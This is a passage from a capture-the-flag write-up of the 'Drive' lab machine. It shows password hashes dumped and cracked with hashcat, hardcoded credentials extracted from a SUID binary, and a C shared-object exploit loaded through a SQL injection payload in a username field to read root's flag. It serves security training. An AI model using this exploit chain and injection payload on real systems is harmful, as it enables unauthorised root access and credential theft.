
After unzipping the file (using the password we found earlier) we find a new set of credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(kali㉿kali)-[~]
└─$ sqlite3 db.sqlite3
SQLite version 3.44.0 2023-11-01 11:23:50
Enter ".help" for usage hints.
sqlite> .tables
accounts_customuser                   auth_permission
accounts_customuser_groups            django_admin_log
accounts_customuser_user_permissions  django_content_type
accounts_g                            django_migrations
accounts_g_users                      django_session
auth_group                            myApp_file
auth_group_permissions                myApp_file_groups
sqlite> select * from accounts_customuser;
16|pbkdf2_sha256$390000$ZjZj164ssfwWg7UcR8q4kZ$KKbWkEQCpLzYd82QUBq65aA9j3+IkHI6KK9Ue8nZeFU=|2022-12-26 06:21:34.294890|1|admin|||admin@drive.htb|1|1|2022-12-08 14:59:02.802351
21|pbkdf2_sha256$390000$npEvp7CFtZzEEVp9lqDJOO$So15//tmwvM9lEtQshaDv+mFMESNQKIKJ8vj/dP4WIo=|2022-12-24 22:39:42.847497|0|jamesMason|||jamesMason@drive.htb|0|1|2022-12-23 12:33:04.637591
22|pbkdf2_sha256$390000$GRpDkOskh4irD53lwQmfAY$klDWUZ9G6k4KK4VJUdXqlHrSaWlRLOqxEvipIpI5NDM=|2022-12-24 12:55:10.152415|0|martinCruz|||martin@drive.htb|0|1|2022-12-23 12:35:02.230289
23|pbkdf2_sha256$390000$wWT8yUbQnRlMVJwMAVHJjW$B98WdQOfutEZ8lHUcGeo3nR326QCQjwZ9lKhfk9gtro=|2022-12-26 06:20:23.299662|0|tomHands|||tom@drive.htb|0|1|2022-12-23 12:37:45
24|pbkdf2_sha256$390000$TBrOKpDIumk7FP0m0FosWa$t2wHR09YbXbB0pKzIVIn9Y3jlI3pzH0/jjXK0RDcP6U=|2022-12-24 16:51:53.717055|0|crisDisel|||cris@drive.htb|0|1|2022-12-23 12:39:15.072407
Program interrupted.
We can check the hash type using the hashcat website: 10000.
1
2
┌──(kali㉿kali)-[~]
└─$ hashcat -m 10000  pass /usr/share/wordlists/rockyou.txt
After a while we get the following password: johnmayer7.
1
2
3
┌──(kali㉿kali)-[~]
└─$ hashcat -m 10000 pass --show
pbkdf2_sha256$390000$wWT8yUbQnRlMVJwMAVHJjW$B98WdQOfutEZ8lHUcGeo3nR326QCQjwZ9lKhfk9gtro=:johnmayer7
We can now switch to the tom user.
1
2
3
4
martin@drive:~$ su tom
Password:
tom@drive:/home/martin$ id
uid=1003(tom) gid=1003(tom) groups=1003(tom)
User flag: 0aa385d9e90a0a2cdeed0c44e18c2995
1
2
tom@drive:~$ cat user.txt
0aa385d9e90a0a2cdeed0c44e18c2995
Privilege Escalation
Linpeas finds an unknown SUID file.
1
2
3
4
5
6
╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                      ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>
-rwSr-x--- 1 root tom 867K Sep 13 13:36 /home/tom/doodleGrive-cli (Unknown SUID binary!)
Looks like we need a username and password to execute the file.
1
2
3
4
5
6
7
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:

Enter password for :

Invalid username or password.
Running strings against it we find the username and password.
1
2
3
4
Enter Username:
Enter password for
moriarty
findMeIfY0uC@nMr.Holmz!
We can now get more information about the script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option:
Analyzing the source code we find a possible RCE via load_extension: Link (use ghidra). 
Create the C exploit.
1
2
3
4
5
6
7
8
tom@drive:~$ cat exploit.c
#include <stdlib.h>
#include <unistd.h>
void sqlite3_a_init() {
    setuid(0);
    setgid(0);
    system("/usr/bin/cat /root/root.txt > /tmp/a.txt");
}
Compile it.
1
tom@drive:~$ gcc -shared exploit.c -o a.so -nostartfiles -fPIC
Exploitation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
tom@drive:~$ ./doodleGrive-cli
[!]Caution this tool still in the development phase...please report any issue to the development team[!]
Enter Username:
moriarty
Enter password for moriarty:
findMeIfY0uC@nMr.Holmz!
Welcome...!

doodleGrive cli beta-2.2:
1. Show users list and info
2. Show groups list
3. Check server health and status
4. Show server requests log (last 1000 request)
5. activate user account
6. Exit
Select option: 5
Enter username to activate account: "+load_extension(char(46,47,97))+"
Activating account for user '"+load_extension(char(46,47,97))+"'...
Root flag: 76ffa0d9329de2fa9dc9b9e0250fac37
1
2
tom@drive:/tmp$ cat a.txt
76ffa0d9329de2fa9dc9b9e0250fac37
PWNED!!!